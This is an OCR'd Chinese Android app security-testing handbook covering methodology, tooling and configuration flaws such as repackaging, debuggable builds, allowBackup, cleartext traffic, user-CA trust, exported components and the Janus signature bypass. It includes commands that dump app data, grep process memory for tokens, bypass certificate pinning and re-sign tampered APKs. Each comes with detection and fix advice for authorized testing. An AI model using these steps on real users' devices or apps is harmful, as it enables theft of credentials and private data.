
目录

- 第 1 章 Android 安全测试方法论与工具链
- 第 2 章 安全配置类漏洞
- 第 3 章 信息泄露与本地数据存储安全
- 第 4 章 Intent 安全（注入 / 重定向 / Intent Scheme）
- 第 5 章 Activity 组件漏洞
- 第 6 章 Service 组件漏洞
- 第 7 章 ContentProvider 组件漏洞
- 第 8 章 Broadcast Receiver 组件漏洞
- 第 9 章 WebView 漏洞
- 第 10 章 网络通信安全
- 第 11 章 密码学与密钥管理
- 第 12 章 权限与访问控制
- 第 13 章 应用经典漏洞
- 第 14 章 运行时安全与对抗技术
- 第 15 章 供应链、第三方 SDK 与依赖安全
- 第 16 章 其他常见与非常见测试项
- 第 17 章 二维码 / 扫一扫 / Deep Link 攻击面
- 第 18 章 静态审计补充清单（Checklist 类测试项）
- 附录 A 常用命令与工具速查
- 附录 B 整体测试检查表
- 附录 C 参考链接与资料
- 附录 D 章节索引与测试项总览表
- 附录 E 参考链接（来源与延伸阅读）

第 1 章 Android 安全测试方法论与工具链

1.1 总体测试流程

移动应用安全测试不是"扫一遍工具就完事"，而是一个需要不断交叉验证的迭代过程。推荐按下面的六阶段推进，每个阶段都有明确的输入与输出：



阶段 1：信息收集（Reconnaissance）

- 目标：尽可能完整地掌握目标应用的基本画像与攻击面。
- 动作：获取 APK（官方渠道 + 第三方渠道对比）、计算哈希、解析包信息、签名、权限、组件清单、native 库、第三方 SDK 指纹、加固特征。
- 输出：《目标基本信息表》。

阶段 2：静态分析（Static Analysis）

- 目标：在不运行应用的前提下，从代码与配置中定位可疑点。
- 动作：反编译（jadx/apktool/GDA/JEB）、审计 AndroidManifest.xml、全局搜索危险 API 与硬编码字符串、审计 native so。
- 输出：疑点清单（导出组件、危险 API 调用点、硬编码、加密逻辑位置）。

阶段 3：动态分析（Dynamic Analysis）

- 目标：在运行中观测真实行为，验证静态疑点。
- 动作：安装运行、日志观察、Frida/Objection Hook、调试、脱壳、文件系统与内存检查。
- 输出：运行时证据（调用栈、参数、文件、流量）。

阶段 4：网络分析（Traffic Analysis）

- 目标：验证通信加密、鉴权、防重放、证书校验等机制。
- 动作：代理抓包、证书固定绕过、协议逆向、参数篡改、重放。
- 输出：请求/响应样本与协议分析结论。

阶段 5：漏洞验证（Exploitation & Validation）

- 目标：把"疑点"变成"可复现的漏洞"，并剔除误报。
- 动作：编写最小 PoC/利用 APK/脚本，记录复现步骤与影响面，评估可利用性（是否需要 root、是否可远程触发、需不需要用户交互）。
- 输出：漏洞复现记录（含截图、日志、视频）。

阶段 6：报告输出（Reporting）

- 目标：让开发与管理者都能看懂并愿意修。
- 动作：按统一模板描述漏洞（标题、等级、位置、复现、影响、证据、修复建议、参考），并按风险排序。
- 输出：测试报告 + 修复跟踪表。

1.2 测试环境搭建

1.2.1 基础环境

组件	推荐	说明
操作系统	Windows / macOS / Linux	Windows 适合日常操作，Linux 适合 Frida/脚本自动化
测试机	Pixel 系列 + 官方镜像	便于解锁 bootloader、刷入 Magisk、抓包
真机要求	可 root（Magisk）	部分 Hook 与文件访问需要 root
备份机	一台未 root 的干净机	用于复现"普通用户"场景与兼容性验证

1.2.2 ADB 与环境变量

```
# 校验 adb 是否正常
adb version
adb devices -l

# 常用设备操作
adb install -r app.apk
adb install --bypass-low-target-sdk-block app.apk   # 绕过低 targetSdk 拦截
adb uninstall com.example.app
adb shell pm clear com.example.app                   # 清空应用数据
```

1.2.3 Root 与 Frida

```
# 推送并启动 frida-server（需与设备架构一致）
adb push frida-server-16.x.x-android-arm64 /data/local/tmp/frida-server
adb shell "chmod 755 /data/local/tmp/frida-server"
```

```
adb shell "su -c '/data/local/tmp/frida-server &'"

# 验证
frida-ps -U
frida-ps -Uai            # 列出已安装应用

# objection 快速上手
objection -g com.example.app explore
# 常用命令：android root disable / android sslpinning disable / env
```

1.2.4 抓包环境（Burp / mitmproxy）

```
# 1) 让手机代理指向 PC
#    设置 → WLAN → 修改网络 → 手动代理 → PC_IP:8080
# 2) 安装 Burp 证书
#    Android 7.0+ 用户证书默认不被应用信任，需将证书装为系统证书（需 root）
#    将 DER 证书转 PEM 并计算哈希文件名
openssl x509 -inform DER -in cacert.der -out cacert.pem
hash=$(openssl x509 -inform PEM -subject_hash_old -in cacert.pem | head -1)
cp cacert.pem $hash.0
adb push $hash.0 /system/etc/security/cacerts/     # 需 remount 或通过 Magisk 模块
```

> 不同 Android 版本对系统证书目录处理不同：Android 10+ 为只读分区，推荐使用 Magisk 模块（如 MagiskTrustUserCerts、Move Certificates）自动把用户证书转为系统证书。

1.3 信息收集详解

1.3.1 获取与校验 APK

```
# 从已安装设备拉取 APK（多 split 应用需分别拉取）
adb shell pm path com.example.app
adb pull /data/app/~~xxx/com.example.app-xxx/base.apk

# 计算哈希，与官方渠道比对
certutil -hashfile app.apk SHA256        # Windows
sha256sum app.apk                         # Linux

# 签名信息
apksigner verify --verbose --print-certs app.apk
keytool -printcert -jarfile app.apk
```

1.3.2 包与组件信息

```
aapt dump badging app.apk
aapt dump permissions app.apk
```

```
aapt dump xmltree app.apk AndroidManifest.xml

# 设备侧查看导出组件（已安装后）
adb shell dumpsys package com.example.app
adb shell dumpsys package com.example.app | Select-String "exported"    # Wind
ows
adb shell dumpsys package com.example.app | grep -B3 -A6 "exported=true" # Lin
ux
```

1.3.3 加固与第三方 SDK 指纹

- 加固识别：查看 lib/ 下是否存在 libjiagu*.so（360）、libDexHelper*.so（梆梆）、libshella*.so（顶象）、libtup.so、libmobisec.so（阿里聚安全）等，以及 assets/ 下的壳特征文件。
- 第三方 SDK：搜索包名特征（如 com.umeng、com.tencent、com.amap、com.google.android.gms、com.facebook），对照官方 SDK 版本判断是否存在已知漏洞。
- 使用 apkleaks、MobSF 自动提取 URL、密钥、SDK。

1.4 静态分析详解

1.4.1 反编译

```
# jadx：直接出 Java，适合读逻辑
jadx -d jadx_out/ app.apk
jadx-gui app.apk                          # 图形界面，便于全局搜索

# apktool：保留资源与 smali，适合改包/回编译
apktool d app.apk -o apktool_out/
apktool b apktool_out/ -o rebuilt.apk   # 回编译
```

1.4.2 静态审计的"高危字典"

建议在反编译目录中按下面关键词逐一搜索，命中即重点跟进：

```
# 配置类
grep -rn "android:debuggable\|android:allowBackup\|usesCleartextTraffic\|expor
ted=\"true\"" apktool_out/AndroidManifest.xml

# 组件
grep -rn "startActivity\|startService\|bindService\|sendBroadcast\|registerRec
eiver\|openFile\|getParcelableExtra\|Intent.parseUri" jadx_out/

# 数据存储
grep -rn "SharedPreferences\|SQLiteDatabase\|FileOutputStream\|getExternalStor
```

```
age\|MODE_WORLD" jadx_out/

# 网络与加密
grep -rn "X509TrustManager\|HostnameVerifier\|onReceivedSslError\|CertificateP
inner\|setHostnameVerifier" jadx_out/
grep -rn "Cipher.getInstance\|MessageDigest\|SecureRandom\|new Random" jadx_ou
t/

# 敏感词
grep -rniE "password|passwd|secret|token|apikey|api_key|private_key|access_key
|admin|backdoor" jadx_out/ | head -100
```

1.4.3 组件与权限的自动化梳理脚本

```
# 快速列出 AndroidManifest 中所有组件及其导出状态
import re
m = open('AndroidManifest.xml', encoding='utf-8', errors='ignore').read()
for tag in ['activity', 'service', 'receiver', 'provider']:
    for blk in re.findall(r'<%s\b.*?(?:/>|</%s>)' % (tag, tag), m, re.S):
        name = re.search(r'android:name="([^"]+)"', blk)
        exported = re.search(r'android:exported="([^"]+)"', blk)
        perm = re.search(r'android:permission="([^"]+)"', blk)
        hasfilter = '<intent-filter' in blk
        print(f"[{tag}] {name.group(1) if name else '?'} exported={exported.gr
oup(1) if exported else '(默认)'} "
              f"filter={hasfilter} perm={perm.group(1) if perm else 'NONE'}")
```

1.5 动态分析详解

1.5.1 运行与日志

```
# 清除旧日志并只保留目标进程
adb logcat -c
adb logcat --pid=$(adb shell pidof -s com.example.app)
adb logcat | grep -iE "com.example.app|password|token|secret"
```

1.5.2 Frida Hook 模板

```
// 通用 Hook 模板：打印类方法入参、返回值与调用栈
Java.perform(function () {
    var Cls = Java.use("com.example.app.LoginActivity");
    Cls.checkPassword.implementation = function (pwd) {
        console.log("[*] checkPassword called, pwd=" + pwd);
        console.log(Java.use("android.util.Log").getStackTraceString(Java.use
("java.lang.Exception").$new()));
        var ret = this.checkPassword(pwd);
        console.log("[*] return=" + ret);
```

```
        return ret;
    };
});

frida -U -f com.example.app -l hook.js --no-pause
```

1.5.3 文件系统与内存

```
adb shell ls -la /data/data/com.example.app/
adb shell run-as com.example.app cat shared_prefs/config.xml
adb shell run-as com.example.app ls -la databases/
# root 设备可直接读取
adb shell su -c "cat /data/data/com.example.app/shared_prefs/config.xml"

# 内存中搜索敏感字符串
adb shell su -c "grep -a token /proc/$(adb shell pidof com.example.app)/mem" 2>
/dev/null
```

1.6 网络分析详解

见 第 10 章。关键点：先确认是否存在证书固定（Pinning），再决定是否需要配合 Frida 或 r0capture 抓明文。

1.7 漏洞定级与报告

推荐使用 CVSS 3.1 或业务自定义的等级（严重/高/中/低/信息）。报告中必须包含：

1. **标题**：对象 + 漏洞类型 + 一句话后果。
2. **等级**：结合可利用性（是否需 root/用户交互/可远程）与影响（数据泄露/资金/越权）。
3. **位置**：包名、组件名、类名、方法/行号。
4. **复现步骤**：编号、可照做、附命令/截图/日志。
5. **影响**：攻击者能做什么、波及范围。
6. **修复建议**：具体到代码/配置，并给出示例。
7. **参考**：CWE、CVE、官方文档。

1.8 常用测试工具一览

类别	工具	主要用途
反编译	jadx、apktool、GDA、JEB、IDA Pro、	Java/Smali/native 代码还

类别	工具	主要用途
	Ghidra	原
静态扫描	MobSF、QARK、apkleaks、semgrep、gitleaks	自动化发现配置缺陷、硬编码、密钥
动态插桩	Frida、objection、Xposed/LSPosed	Hook、绕过检测、参数篡改
组件测试	drozer、adb（am/pm/content）、AndroBugs	导出组件与 IPC 测试
抓包	Burp Suite、mitmproxy、Charles、r0capture	HTTP(S) 抓包与改包
反证书固定	frida-multiple-unpinning、objection、Frida 脚本	绕过 SSL Pinning
脱壳	frida-dexdump、FART、BlackDex、Youpk	运行时脱壳
端口扫描	nmap、netstatplus	发现应用开放的本地/网络端口
自动化	MobSF、Appium、自研脚本 + adb	批量测试与回归

1.9 APK 获取与拆分合并（Split APK / XAPK）

1.9.1 多源 APK 获取

除官方渠道外，测试时常需从第三方抓取特定版本。可用工具：

- 网页：APKPure、APKMirror、APKCombo、APK20、Uptodown、F-Droid、https://apps.evozi.com/apk-downloader/
- 命令行：justapk（pip install justapk，Python 3.11+），按 **APK20 → F-Droid → APKPure → APKMirror → Uptodown → APKCombo** 的回退链自动下载，并用 curl_cffi 模拟 TLS 指纹绕过 Cloudflare。

```
justapk download <package>              # 自动回退
justapk download <package> -s apkpure   # 指定来源
justapk search telegram
justapk info org.telegram.messenger
justapk convert app.xapk -o output/     # 合并拆分 APK 并用调试密钥重签
```

> ⚠️ justapk convert 会用**调试密钥重签名**，产物签名与原始包不同，仅供测试/分析，不可用于生产安装。

1.9.2 从设备提取并合并 Split APK

现代应用多为 split（base + 多个 config split），直接 adb pull 单个 apk 会缺失资源。做法：

```
# 1) 列出所有 split 路径并全部拉取
adb shell pm path com.android.insecurebankv2
mkdir splits
adb shell pm path com.android.insecurebankv2 | cut -d ':' -f 2 | xargs -n1 -i
adb pull {} splits

# 2) 用 APKEditor 合并
java -jar APKEditor.jar m -i splits/ -o merged.apk

# 3) 对齐并签名（常用 uber-apk-signer）
java -jar uber-apk-signer.jar -a merged.apk --allowResign -o merged_signed
```

或者直接 justapk convert app.xapk -o output/。合并后即可正常用 jadx/apktool 反编译。

1.10 自动化与辅助分析工具清单

1.10.1 综合静态分析

工具	说明
MobSF	全部都要用的首选：静态+动态，支持 APK/IPA/源码 ZIP，可对比版本、集成 VirusTotal；Docker：docker run -it -p 8000:8000 opensecurity/mobile-security-framework-mobsf
Qark	静态审计并**自动生成 PoC APK 与 adb 命令**（导出 Activity/Intent/点击劫持等），无需 root
AndroBugs	python androbugs.py -f app.apk，漏洞分析系统
Androwarn	python androwarn.py -i app.apk -r html -v 3，检测恶意行为（电话标识符泄露、音视频拦截、PIM 篡改、任意代码执行等）
ReverseAPK	reverse-apk app.apk，自动反编译 + Manifest 分析
SUPER Android Analyzer	super-analyzer app.apk，规则可自定义（rules.json）
StaCoAn	拖拽即生成可视报告
MARA	集成 smalisca/ClassyShark/androbugs/androwarn/APKiD + 域名 SSL 分析（pyssltest/testssl/whatweb）
Yaazhini	带 GUI 的静态分析工具
Koodous	在线恶意软件检测 https://koodous.com/

1.10.2 动态与运行时辅助

工具	说明
Inspeckage	一组 Hook，动态分析时观察应用内部行为
MobSF Dynamic	需配 Genymotion；自动启动 Frida、设全局代理、绕过 SSL Pinning/root/调试检测，可导出应用数据、调用导出 Activity 并截图
RMS-Runtime-Mobile-Security	Frida 图形化操作 https://github.com/mObilesecurity/RMS-Runtime-Mobile-Security
Android Application Analyzer	动态分析多工具管理 https://github.com/NotSoSecure/android_application_analyzer
Jezail	运行在 **已 root 设备**上的渗透测试工具包，提供 Flutter Web UI + REST API（tcp/8080）：adb install -g -r jezail.apk，adb forward tcp:8080 tcp:8080 后访问 http://localhost:8080，Swagger 在 /api/swagger
在线	https://appetize.io/ 上传运行 APK，可看日志并经 adb 连接（配合 Drozer/Frida）

> MobSF 动态分析后代理可能残留错误配置，用 adb shell settings put global http_proxy :0 重置。

1.10.3 自动化污点分析

- **mariana-trench**（Facebook）：基于"已知 source（用户可控输入）→ sink（危险操作）→ 规则"的数据流分析，自动发现代码中的漏洞。

```
# 需按官方文档配置 source/sink/rule 后运行
```

1.10.4 日志与监控

- **pidcat**：比裸 adb logcat 更易用的日志监控，用于发现敏感信息泄露。

```
pidcat com.example.app
```

第 2 章 安全配置类漏洞

安全配置类漏洞的特点是"配置写错就有洞"，多数不需要复杂的利用技巧，但一旦被利用往往影响全应用。这类问题也是最容易在发版前通过自动化检查拦截的。

2.1 二次重打包漏洞

2.1.1 漏洞概述

二次打包是指攻击者拿到正规 APK 后，反编译、植入恶意代码、修改配置，再用自己的签名重新打包发布。此类"山寨包"外观与功能与正版一致，但会在后台执行恶意行为：偷流量、恶意扣费、窃取隐私、植入广告或后门。

2.1.2 危害与影响

- 用户隐私被窃取（通讯录、短信、位置、账号密码）。
- 企业面临品牌与经济损失，正版应用的用户被导流。
- 攻击者可在被重打包的应用中植入后门，实现远程控制。

2.1.3 原理分析

APK 的身份识别依靠**包名（package name）与签名（signature）**。攻击者保持包名不变（或使用相同包名覆盖安装），但使用自己的签名重新打包。系统在"覆盖安装"时校验签名一致性，因此攻击者通常通过同名但不同来源的渠道分发；一旦用户从恶意渠道安装，应用即被替换。

2.1.4 静态检测

```
# 对比官方与疑似渠道 APK 的签名
apksigner verify --print-certs official.apk
apksigner verify --print-certs suspect.apk
# 对比文件哈希与文件列表
certutil -hashfile official.apk SHA256
certutil -hashfile suspect.apk SHA256
```

2.1.5 动态检测

- 使用 AndroidKiller 反编译后不改动直接保存，观察能否正常安装运行。
- 使用 apktool 反编译后重新打包、签名，观察能否正常运行（能运行且无签名校验，说明缺少校验）。
- 对比运行日志，观察是否存在异常外联。

2.1.6 完整利用步骤（验证用）

```
apktool d app.apk -o app_out/
# 植入验证代码或修改资源 ...
apktool b app_out/ -o repacked.apk
keytool -genkey -keystore test.keystore -alias test -keyalg RSA -validity 1000
0
```

```
jarsigner -keystore test.keystore repacked.apk test
zipalign -v 4 repacked.apk repacked_aligned.apk
adb install -r repacked_aligned.apk
# 若能正常运行，说明应用未做有效的完整性/签名校验
```

2.1.7 修复与加固

- 在 native（so）层对 APK 与 dex 做签名校验，提高逆向门槛。
- 使用可信的商业加固，并保证加固后仍能自查完整性。
- 服务端配合：关键接口增加设备指纹、渠道校验、行为风控。

2.1.8 检查要点

- 应用是否做签名校验？校验是否可被 Hook 绕过？
- 是否加固？加固是否可被脱壳？
- 官方渠道与第三方渠道签名是否一致？

2.2 Debug 可调试漏洞

2.2.1 漏洞概述

发布包若未关闭 android:debuggable，应用可被 adb + jdb/调试器附加调试，攻击者能够查看运行时变量、调用私有方法、修改逻辑，甚至直接 dump 内存中的密钥。

2.2.2 原理分析

android:debuggable="true" 时，即使是非 debuggable 编译的应用也会允许调试。正常发布应通过 Gradle 的 release 构建类型保证 debuggable=false，但直接改 Manifest 或用旧打包流程时容易遗漏。

2.2.3 检测方法

```
# 反编译后查看
aapt dump xmltree app.apk AndroidManifest.xml | grep -i debuggable
# 或运行期检查
adb shell dumpsys package com.example.app | grep -i "flags\|debuggable"
adb shell run-as com.example.app id     # 非 debuggable 会失败
```

2.2.4 完整利用步骤（验证用）

```
# 1) 查看可调试进程
adb jdwp
# 2) 端口转发并连接
adb forward tcp:8700 jdwp:<pid>
```

```
jdb -attach localhost:8700
# 3) 在 jdb 中可下断点、打印变量、调用方法
```

2.2.5 修复与加固

```
<application android:debuggable="false" ... />
```

```
// build.gradle 确保 release 不带调试
buildTypes {
    release {
        debuggable false
        minifyEnabled true
    }
}
```

2.2.6 检查要点

- 发布包 debuggable 是否为 false?
- 是否残留 android:debuggable 的显式设置?

2.3 AllowBackup 数据可备份漏洞 ⏳ 行为已变更（API 31 默认 false）

2.3.1 漏洞概述

allowBackup 允许通过 adb backup 与 adb restore 备份/恢复应用数据。若为 true（API 31 以下默认值），攻击者可在连接设备（无需 root）的情况下导出应用私有数据（登录凭据、聊天记录、数据库等）。

> ⚠️ **版本提示：**Android 12（API 31）及以上，allowBackup 默认值已改为 false。但为兼容性与明确性，仍建议显式设置。

2.3.2 危害与影响

- 无需 root 即可导出应用私有数据。
- 攻击者可在获得物理接触（或通过恶意调试）时窃取敏感信息。

2.3.3 检测方法

```
aapt dump xmltree app.apk AndroidManifest.xml | grep -i allowBackup
# 运行期尝试备份（需设备授权）
adb backup -f backup.ab -apk com.example.app
# 解析备份文件（abe 工具：https://github.com/nelenkov/android-backup-extractor/releases）
java -jar abe.jar unpack backup.ab backup.tar
tar -tvf backup.tar
```

adb backup 命令参数详解：

adb backup [-system|nosystem] -all [-apk|-noapk] [-shared|-noshared] -f <档案名称> [应用包名]

-system|nosystem	是否连同系统一起备份（默认 -system；建议加 -nosystem）
-all	备份全部 App（除非只备份单一 App）
-apk|-noapk	是否连 APK 一起备份（默认 -noapk，只备份数据档）
-shared|-noshared	是否连手机存储/SD 卡文件一起备份（默认 -noshared）
-f	指定备份文件存放位置

```
# 备份示例
adb backup -apk -shared -system -all -f applock.ab
```

完整利用链路（以 sieve.apk 为例）：

1. 用 jadx 确认 allowBackup=true；
2. 备份：adb backup -f allowBackup.ab -noapk com.mwr.example.sieve（手机弹出备份请求，可直接确认或输入加密密码）；
3. 解析：java -jar abe.jar unpack allowBackup.ab 1.tar → 解包得到 database.db 等；
4. 用 DB Browser for SQLite 打开即可读取敏感数据；
5. **恢复**：卸载并重装目标应用后执行 adb restore allowBackup.ab，即可还原出用户历史数据（在另一台设备上恢复同样可行），从而获取用户敏感信息。

安全影响：通讯录类应用可被复现聊天记录等；支付金融类应用可被用于恶意支付、盗取存款等。

2.3.4 修复与加固

```
<application android:allowBackup="false" ... />
```

若确需备份，配合 android:fullBackupContent（Android 11 及以下）与 android:dataExtractionRules（Android 12+）精确控制可备份内容：

```
<application
    android:allowBackup="true"
    android:fullBackupContent="@xml/backup_rules"
    android:dataExtractionRules="@xml/data_extraction_rules" ... />

<!-- res/xml/data_extraction_rules.xml -->
<data-extraction-rules>
    <cloud-backup>
        <exclude domain="sharedpref" path="secret.xml" />
```

```
    </cloud-backup>
    <device-transfer>
        <exclude domain="sharedpref" path="secret.xml" />
    </device-transfer>
</data-extraction-rules>
```

2.3.5 检查要点

- allowBackup 是否显式设为 false?
- 若为 true，是否通过 rules 排除了敏感数据?

2.4 明文流量配置漏洞（usesCleartextTraffic）

2.4.1 漏洞概述

若应用允许明文 HTTP 流量，敏感数据可能在网络中以明文传输，遭遇中间人监听与篡改。API 28（Android 9）起 usesCleartextTraffic 默认为 false，但开发者可能为兼容旧服务而显式打开。

2.4.2 检测方法

```
aapt dump xmltree app.apk AndroidManifest.xml | grep -i cleartext
# 查看网络安全配置
aapt dump xmltree app.apk res/xml/network_security_config.xml
# 运行期抓包观察是否有 http:// 请求
```

2.4.3 完整利用步骤（验证用）

- 配置代理抓包，若能捕获明文的账号、token、业务数据，则风险成立。
- 尝试在代理中篡改响应，观察客户端是否接受。

2.4.4 修复与加固

```
<application android:usesCleartextTraffic="false" ... />

<!-- res/xml/network_security_config.xml -->
<network-security-config>
    <base-config cleartextTrafficPermitted="false">
        <trust-anchors>
            <certificates src="system" />
        </trust-anchors>
    </base-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">api.example.com</domain>
    </domain-config>
</network-security-config>
```

2.4.5 检查要点

- 是否允许明文流量?
- 是否存在仅将某些域名放行明文的例外配置?

2.5 网络安全配置与用户 CA 信任

2.5.1 漏洞概述

通过 network_security_config.xml 信任用户安装的 CA（<certificates src="user" />），会让攻击者可通过诱导用户安装恶意证书实施中间人劫持。Android 7.0 起应用默认不信任用户 CA，但部分应用为方便测试重新打开。

2.5.2 检测方法

```
grep -rn "src=\"user\"\|user" res/xml/network_security_config.xml
# 反编译后在 assets/ res/ 中查找所有 network_security_config 相关文件
```

2.5.3 完整利用步骤（验证用）

- 安装自签 CA 到用户证书区（或系统证书区）。
- 代理抓包，若能解密 HTTPS，说明应用信任了用户证书或存在 Pinning 缺失。

2.5.4 修复与加固

```
<trust-anchors>
    <certificates src="system" />
    <!-- 不要包含 src="user" -->
</trust-anchors>
```

调试构建可通过 debug-overrides 仅在 debug 下信任用户证书：

```
<debug-overrides>
    <trust-anchors>
        <certificates src="user" />
    </trust-anchors>
</debug-overrides>
```

2.5.5 检查要点

- release 配置是否信任用户 CA?
- 是否只在 debug-overrides 中放开?

2.6 组件全局导出配置失当

2.6.1 漏洞概述

部分应用为图方便，在组件层面批量设置 android:exported="true"，或在 <application> 层误配相关属性，导致后台管理页、调试页、数据库 Provider 等内部组件暴露。

2.6.2 检测方法

```
# 枚举所有导出组件
adb shell dumpsys package com.example.app | grep -B2 -A6 "exported=true"
# drozer 攻击面
dz> run app.package.attacksurface com.example.app
```

2.6.3 完整利用步骤（验证用）

```
# 逐个尝试启动导出的敏感 Activity
adb shell am start -n com.example.app/.InternalAdminActivity
# 查询导出的 Provider
adb shell content query --uri content://com.example.app.provider/users
# 触发导出的 Receiver/Service
adb shell am broadcast -a com.example.app.INTERNAL_ACTION
adb shell am startservice -n com.example.app/.InternalService
```

2.6.4 修复与加固

- 仅导出确有跨应用调用需求的组件。
- 对导出组件设置 android:permission（signature 级）或自定义权限。
- 内部组件一律 android:exported="false"。

2.6.5 检查要点

- 是否存在无必要的导出组件？
- 导出组件是否有权限保护？

2.7 加固与完整性校验缺失

2.7.1 漏洞概述

未加固、未做完整性校验的应用容易被二次打包与动态篡改；同时缺少 root/模拟器/调试器检测会显著降低动态分析门槛。

2.7.2 检测方法

```
grep -rn "isRooted\|checkRoot\|isDebuggerConnected\|isEmulator\|frida\|TracerPid" jadx_out/
# native 中搜索
strings lib/arm64-v8a/*.so | grep -iE "frida|root|magisk|qemu"
```

2.7.3 修复与加固

- 组合使用加固、签名校验、完整性校验与运行时环境检测，形成纵深防御。
- 检测结果应与关键业务绑定，避免单点 Hook 绕过。

2.7.4 检查要点

- 是否加固？
- 是否有完整性校验与运行环境检测？

2.8 签名与完整性校验缺陷（含历史漏洞）

2.8.1 弱签名算法与证书

检测：

```
keytool -printcert -jarfile app.apk          # 方式一
jarsigner -verify -certs -verbose app.apk    # 方式二
apksigner verify --verbose --print-certs app.apk
# 方式三：MobSF 扫描结果中的 Certificate / Signer 信息
```

关注：

- 是否使用 SHA1withRSA 等**弱签名算法**。
- 是否使用 **Debug 证书**或**第三方（开发方）证书**签名。**只有使用客户自己的证书签名才算安全**，Debug/第三方证书均视为风险。
- 是否含有弱证书/被盗证书。

2.8.2 历史签名绕过漏洞 🧓 历史漏洞（已修复，仅低版本适用）

漏洞	说明	影响版本	修复
Android Master Key（CVE-2013-4787）	ZIP 中重复条目导致签名校验器与安装器解析不同文件，可植入恶意代码	Android ≤ 4.3	系统已修复；升级 targetSdkVersion
FakeID	证书链校验缺陷，允	Android	系统已修复

漏洞	说明	影响版本	修复
（Blueprint/Bluebox）	许无权限应用伪造身份继承特权	≤ 4.4	
Janus（CVE-2017-13156）	APK 与 DEX 双格式（polyglot），可绕过 v1 签名校验同时保持可安装可执行	Android 5.0 - 8.0	系统已修复；升级 targetSdkVersion / 使用 v2+ 签名

检测思路：确认设备与 targetSdkVersion 是否落在受影响区间；对老设备/老应用检查是否仅使用 v1 签名。

```
apksigner verify --verbose app.apk    # 查看 v1/v2/v3 签名方案
```

加固：使用 v2/v3 签名方案；minSdkVersion ≥ 24；关键逻辑自校验；不要用 debug/第三方证书发版。

2.8.3 应用完整性校验测试（标准步骤）

```
# 1) 解包
apktool d -f sieve.apk -o test
# 2) 修改一个易观察的资源（App 名/logo/版本号）
# 3) 重新打包
apktool b -f test -o sieve_new.apk
# 4) 生成证书并签名
keytool -genkey -alias myalias -keyalg RSA -keystore mykey.keystore
jarsigner -verbose -keystore mykey.keystore sieve_new.apk myalias
# 5) 覆盖安装并观察：能启动且修改生效 => 无完整性/签名校验
adb install -r sieve_new.apk
```

预期：更换签名后触发防御机制，应用无法启动或给出提示。

2.9 其他安全配置测试项（补充）

- **系统调试开关：**检查 default.prop 中 ro.debuggable = 1、AndroidManifest.xml 中 android:debuggable="true"、BuildConfig.DEBUG = true。
- **编译/兼容性：**确认未支持过时且易受攻击的 Android 版本（minSdkVersion），compileSdkVersion/targetSdkVersion 是否及时更新。
- **权限与保护级别：**检查 Permission 与 ProtectionLevel 是否合理（见第 12 章）。
- **Socket 接口：**检查是否暴露本地/网络 socket（见 13.5）。

- **so 读写权限**：检查 native 库所在目录是否被设置为可被其他应用读写。
- **SDCard 加载 dex**：检查是否从外部存储加载可执行代码（见 13.4）。
- **第三方 SDK**：见第 15 章。
- **更新包传输/存储/验证**：见 13.2。

2.10 APK 签名机制 v1/v2/v3（补充）

签名本质：① **认证**——每个应用都必须有开发者签名，安装时 PMS 验证，未签名拒绝安装；② **验证完整性**——安装前验证摘要，内容被修改则摘要不匹配、验证失败。

截至 Android 12，支持三种签名方案，需按 **v1 → v2 → v3** 顺序兼容（低版本平台会忽略高版本方案）：

- **v1（基于 Jar 签名，Android 7.0 前）**：签名后新增 META-INF/ 三个文件：
  - MANIFEST.MF：记录 APK 中每个文件的摘要（不含 META-INF）；
  - *.SF：记录 MANIFEST.MF 文件的摘要与其每个数据块的摘要；
  - *.RSA：包含 *.SF 的签名与含公钥的开发者证书。
  - 验证：先验签（公钥解密签名比对）→ 再校验完整性（逐文件比对摘要、逐级校验 MF/SF）。
  - **问题**：完整性**覆盖范围不足**（META-INF 等不在验证范围）、**验证性能差**（需解压所有条目）、**存在 Janus 漏洞**（见 2.8.2）。
- **v2（全文件签名，Android 7.0 引入）**：在 源文件数据存储区 与 中心目录区 之间插入 **APK Signing Block**（EoCD 记录了中央目录起始位置，插入数据不影响解压）。签名块含 SignerData（证书、整包 hash）、Signature、PublicKey。以 **1MB 为单位分块**计算摘要再签名；7.0+ 存在 v2 块时必须走 v2，不可绕过；v1+v2 混合签名时 .SF 中含 X-Android-APK-Signed: 2。
- **v3（密钥轮换，Android 9.0 引入）**：在 v2 基础上，SignerData 新增 **attr 块**（由更小的 level 块以链表存储签名信息），**支持密钥轮换**。校验按 **v3 → v2 → v1** 依次尝试。覆盖安装**只支持升级、不支持降级**（v1 包可用 v2 包覆盖安装，反之不允许）。

校验时机：无论系统应用安装、网络下载安装、ADB 安装还是第三方应用安装，最终都由 **PackageManagerService（PMS）** 完成并验证签名。

2.11 补充：Janus 漏洞的成因与复现（补充）

Janus（CVE-2017-13156）**只影响 v1 签名**（v2 无效），本质是"**DEX 与 APK 的双格式（polyglot）**"：

- Android ART 加载执行文件时，**通过文件头魔术字判断类型**：dex → 按 DEX 加载；PK → 按 APK 加载。
- Android 安装 APK 做签名校验时，**默认它就是 ZIP**（不检查文件头魔术字），而 ZIP 是**从尾部读取**——只要尾部结构未被破坏，整个读取就不会有问题。

> 因此：**加载执行时只认文件头，安装签名校验时只认文件尾**。构造一个"**头部看起来是 DEX、尾部看起来是 APK**"的文件即可绕过 v1 校验。

攻击步骤：① 取出目标 APK，构造攻击用 DEX；② 将攻击 DEX 与原 APK **简单拼接**；③ 修复合并文件的 ZIP 部分与 DEX 部分（修正 DEX Header 的 file_size、ZIP EoCD 中中央目录偏移与各 local file header 偏移）；④ 重命名为 APK 覆盖安装。

防护：Android 7.0 采用 v2 签名可有效抵御；当前绝大多数系统已打补丁（测试仅在未打补丁的系统上可复现）。

第 3 章 信息泄露与本地数据存储安全

信息泄露是最常见也最容易被忽视的一类问题。很多"高危"最终都能落到"敏感数据被明文存放在某处"。本章按存储位置逐一分析。

3.0 敏感信息分类与数据存储方式（补充）

敏感信息分类：

- **产品敏感信息**：登录密码、后台登录及数据库地址、服务器部署绝对路径、内部 IP、地址分配规则、网络拓扑、页面注释信息等。
- **用户敏感信息**：用户密码、账户信息等个人隐私。

泄露通常源于"未加密"或"存储位置不当"：

代码中明文使用敏感信息（服务器地址、数据库信息等）
数据库中明文保存敏感信息（账号、密码、银行卡等）
